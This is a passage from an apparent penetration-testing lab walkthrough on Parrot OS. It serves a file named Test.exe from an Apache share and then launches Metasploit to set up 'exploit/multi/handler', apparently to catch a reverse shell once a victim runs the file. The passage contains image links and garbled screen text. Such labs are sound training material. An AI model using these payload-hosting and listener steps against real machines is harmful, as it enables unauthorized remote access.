
```
Applications Places System >_ Parrot Terminal
cp /home/attacker/Desktop/Test.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#mkdir /var/www/html/share
[root@parrot]-[/home/attacker]
#chmod -R 755 /var/www/html/share
[root@parrot]-[/home/attacker]
#chown -R www-data:www-data /var/www/html/share
[root@parrot]-[/home/attacker]
#cp /home/attacker/Desktop/Test.exe /var/www/html/share
[root@parrot]-[/home/attacker]
#
```

9. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.



```
Applications Places System >_ Parrot Terminal
service apache2 start - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#mkdir /var/www/html/share
[root@parrot]-[/home/attacker]
#chmod -R 755 /var/www/html/share
[root@parrot]-[/home/attacker]
#chown -R www-data:www-data /var/www/html/share
[root@parrot]-[/home/attacker]
#cp /home/attacker/Desktop/Test.exe /var/www/html/share
[root@parrot]-[/home/attacker]
#service apache2 start
[root@parrot]-[/home/attacker]
#
```


10. Type **msfconsole** and press **Enter** to launch the Metasploit framework.



```
[root@parrot]-[/home/attacker] #msfconsole

attacker's Home      3Kom SuperHack II Logon
README license
Trash
TestDoc

User Name:      [ security ]
Password:      [          ]


[ OK ]

https://metasploit.com

=[ metasploit v6.1.9-dev ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Search can apply complex filters such as
```

11. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

